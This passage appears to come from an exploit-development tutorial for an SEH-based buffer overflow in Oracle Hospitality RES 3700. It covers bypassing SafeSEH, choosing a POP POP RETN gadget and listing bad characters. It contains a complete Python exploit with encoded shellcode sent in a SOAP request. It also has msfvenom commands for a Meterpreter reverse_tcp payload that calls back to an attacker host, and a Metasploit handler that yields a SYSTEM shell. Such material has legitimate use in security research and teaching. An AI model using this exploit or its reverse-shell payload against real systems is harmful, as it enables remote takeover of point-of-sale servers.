
3-Get out-of-scope addresses

To bypass SafeSEH we need to find an address that contains the sequence POP POP RETN in a location that is out-of-scope and to find these out-of-scope addresses the mona script helps us so we type **!mona jseh** and get the address range.




So, we can see a range of addresses between 0x77a6948 to 0x77b9db67 (Note that this address might differ on your system and across different OSes and will differ after restarts due to ASLR)

We now click on the “M” icon to view the Memory Map or press on “Alt+M” and then scroll down and look for that range and double click it as below screenshot in the next page:



Once you double click this, a “Dump” window will open, right-click and click on “Disassemble”:




Now we must look for a pattern here that has POP POP RETN and then take a note of that address, and important note here is to pick an address that does not contain a bad character.


As per my tests, so far, I’ve discovered 19 bad characters, which are mentioned below on the next page: (NOTE: Some chars are bad only in some combinations such as \x77 which we will be using even though at some combinations it’s bad)

\x00
\x71
\x75
\x76
\x92
\x83
\x94
\x84
\x95
\x9e
\x87
\x86
\x89
\x91
\x9f
\x9c
\x99
\x77

So, after searching we found this patter at address: 0x77AB131D (doesn't have bad chars/combinations):



So, the SEH full exploit/payload buffer should look like below:




I will not be explaining how do SEH based exploits work and for that you can refer to a lot of examples online.

4-Create calc.exe shellcode and remotely execute

By now with the details above we can construct our exploit and payload, we will be writing an exploit to launch calc.exe (windows calculator) on the remote server.

First let's go to the **Kali Linux** box and generate a calc.exe shellcode as below:

msfvenom -a x86 --platform windows -e x86/alpha_upper -p windows/exec cmd=calc.exe EXITFUNC=seh -b "\x00\x71\x75\x92\x83\x94\x84\x95\x9e\x87\x8e\x86\x89\x91\x9f\x9c\x99" -f python




We copy that shellcode and paste it into our python exploit script that we will name: **calc-exploit.py**

By now we have an address with the sequence POP, POP, RETN and a shellcode and the overwrite offset and we will overwrite the Pointer to Next SEH record with a 6-byte JMP with two NOP instructions.


So, here's how the **calc-exploit.py** python exploit scripts looks like:

```
#!/usr/bin/env python

#Author: Walid Faour
#Date: Aug. 28, 2019
#Oracle Hospitality RES 3700 Calc Exploit

import requests

print
print '-------------------------------------------'
print 'Oracle Hospitality RES 3700 - Calc Exploit'
print '-------------------------------------------'
print

IP = raw_input("Enter IP address of the server: ")
URL = "http://" + IP  + ":50123"

#Bad characters:
#\x00 #\x71 #\x75 #\x76 #\x92 #\x83 #\x94  #\x84 #\x95 #\x9e #\x87 #\x8e
#\x86 #\x89 #\x91 #\x9f #\x9c #\x99

junk1 = "A" * 35
nseh ="\xEB\x06\x90\x90" #6 byte JMP (Pointer to Next SEH record)
seh="\x1D\x13\xAB\x77" #POP POP RETN (SE Handler - Address is 0x7740131E)
junk2 = "B" * 2706 #Needed to overwrite Next SEH and SE Handler.

#calc.exe
#msfvenom -a x86 --platform windows -e x86\alpha_upper -p windows/exec
cmd=calc.exe EXITFUNC=seh -b
"\x00\x71\x75\x92\x83\x94\x84\x95\x9e\x87\x8e\x86\x89\x91\x9f\x9c\x99" -f
python
#shellcode size = 193 bytes / characters
shellcode = ("\x54\x5b\xd9\xeb\xd9\x73\xf4\x5f\x57\x59\x49\x49\x49"
             "\x49\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33"
             "\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41"
             "\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41"
             "\x42\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\x4a"
             "\x4a\x49\x4b\x4c\x4b\x58\x4c\x42\x35\x50\x55\x50\x53"
             "\x30\x55\x30\x4c\x49\x4d\x35\x46\x51\x59\x50\x55\x34"
             "\x4c\x4b\x56\x30\x36\x50\x4c\x4b\x50\x52\x54\x4c\x4c"
             "\x4b\x36\x32\x54\x54\x4c\x4b\x33\x42\x37\x58\x34\x4f"
             "\x58\x37\x31\x5a\x57\x56\x56\x51\x4b\x4f\x4e\x4c\x57"
             "\x4c\x53\x51\x43\x4c\x53\x32\x46\x4c\x57\x50\x59\x51"
             "\x58\x4f\x34\x4d\x33\x31\x59\x57\x4a\x42\x4c\x32\x56"
             "\x32\x50\x57\x4c\x4b\x51\x42\x52\x30\x4c\x4b\x31\x5a"
             "\x37\x4c\x4c\x4b\x30\x4c\x44\x51\x52\x58\x4d\x33\x30"
             "\x48\x33\x31\x38\x51\x30\x51\x4c\x4b\x56\x39\x37\x50"
             "\x55\x51\x39\x43\x4c\x4b\x47\x39\x54\x58\x4a\x43\x36"
             "\x5a\x37\x39\x4c\x4b\x46\x54\x4c\x4b\x35\x51\x58\x56"
             "\x50\x31\x4b\x4f\x4e\x4c\x39\x51\x58\x4f\x54\x4d\x35"
             "\x51\x59\x57\x57\x48\x4b\x50\x52\x55\x5a\x56\x53\x33"
             "\x53\x4d\x5a\x58\x57\x4b\x43\x4d\x51\x34\x53\x45\x5a"
             "\x44\x30\x58\x4c\x4b\x36\x38\x36\x44\x53\x31\x4e\x33"
             "\x33\x56\x4c\x4b\x44\x4c\x50\x4b\x4c\x4b\x30\x58\x55"
             "\x4c\x55\x51\x4e\x33\x4c\x4b\x53\x34\x4c\x4b\x43\x31"
             "\x4e\x30\x4b\x39\x31\x54\x31\x34\x37\x54\x31\x4b\x51"
             "\x4b\x53\x51\x56\x39\x30\x5a\x36\x31\x4b\x4f\x4d\x30"
             "\x51\x4f\x31\x4f\x51\x4a\x4c\x4b\x42\x32\x4a\x4b\x4c"
             "\x4d\x51\x4d\x53\x5a\x53\x31\x4c\x4d\x4b\x35\x48\x32"
             "\x33\x30\x43\x30\x43\x30\x50\x50\x55\x38\x50\x31\x4c"
             "\x4b\x32\x4f\x4d\x57\x4b\x4f\x59\x45\x4f\x4b\x4b\x4e"
             "\x54\x4e\x36\x52\x4a\x4a\x43\x58\x4f\x56\x4d\x45\x4f"
             "\x4d\x4d\x4d\x4b\x4f\x38\x55\x57\x4c\x35\x56\x53\x4c"
             "\x54\x4a\x4b\x30\x4b\x4b\x4d\x30\x32\x55\x54\x45\x4f"
             "\x4b\x50\x47\x35\x43\x44\x32\x42\x4f\x42\x4a\x43\x30"
             "\x31\x43\x4b\x4f\x48\x55\x32\x43\x45\x31\x32\x4c\x32"
             "\x43\x36\x4e\x43\x55\x52\x58\x52\x45\x55\x50\x41\x41")

exploit = junk1 + nseh + seh + shellcode + junk2

body = '<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/
envelope/"> \
                        <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI"> \
                                <MCRS-ENV:Service>' + exploit + '</MCRS-
ENV:Service> \
                                <MCRS-ENV:Method>Reboot</MCRS-ENV:Method> \
                                <MCRS-ENV:SessionKey>Session</MCRS-
ENV:SessionKey> \
                                        <MCRS-ENV:InputParameters> \
                                        </MCRS-ENV:InputParameters> \
                        </SOAP-ENV:Body> \
                </SOAP-ENV:Envelope>'

headers = {
        "Content-Type" : "text/xml",
        "User-Agent" : "MDS POS Client",
        "Host" : IP + ":50123",
        "Content-Length" : str(len(body)),
        "Connection" : "Keep-Alive"
}

print 'Executing calc.exe on Oracle Hospitality RES 3700 at IP address ' +
IP + '...'
try:
        send = requests.post(URL,data=body,headers=headers)
```

We will execute **calc-exploit.py** and then check on the **SERVER** after we open task manager if we have calc.exe running.



After running it, indeed we can see on the **SERVER** our calc.exe process running as SYSTEM.



5-Create reverse_tcp shellcode and remotely execute

So now we simply generate a reverse_tcp meterpreter shellcode with below command:

msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=4444 EXITFUNC=seh -b "\x00\x71\x75\x76\x92\x83\x94\x84\x95\x9e\x87\x8e\x86\x89\x91\x9f\x9c\x99" -f python


We will copy/paste the generated shellcode to a file we call **rce-exploit.py**

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# msfvenom -a x86 --platform windows -e x86/alpha_upper -p windows/meter
preter/reverse_tcp LHOST=192.168.1.2 LPORT=4444 EXITFUNC=seh -b "\x00\x71\x75\x76\x
92\x83\x94\x84\x95\x9e\x87\x8e\x86\x89\x91\x9f\x9c\x99" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 755 (iteration=0)
x86/alpha_upper chosen with final size 755
Payload size: 755 bytes
Final size of python file: 3620 bytes
buf =  ""
buf += "\xda\xc8\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43\x43"
buf += "\x43\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56"
buf += "\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30"
buf += "\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32"
buf += "\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49"
buf += "\x4b\x4c\x4d\x38\x4d\x52\x53\x30\x43\x30\x45\x50\x35"
buf += "\x30\x4d\x59\x5a\x45\x36\x51\x59\x50\x53\x54\x4c\x4b"
buf += "\x46\x30\x36\x50\x4c\x4b\x50\x52\x34\x4c\x4c\x4b\x31"
buf += "\x42\x32\x34\x4c\x4b\x44\x32\x47\x58\x54\x4f\x4f\x47"
buf += "\x31\x5a\x56\x46\x36\x51\x4b\x4f\x4e\x4c\x47\x4c\x33"
buf += "\x51\x43\x4c\x43\x32\x56\x4c\x37\x50\x4f\x31\x38\x4f"
```

We now launch Metasploit and run a multi/handler as below:

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# msfconsole

       =[ metasploit v4.17.9-dev                          ]
+ -- --=[ 1806 exploits - 1027 auxiliary - 312 post       ]
+ -- --=[ 539 payloads - 42 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(multi/handler) >
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.2
LHOST => 192.168.1.2
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
```

After running **rce-exploit.py** we get a SYSTEM shell as below:



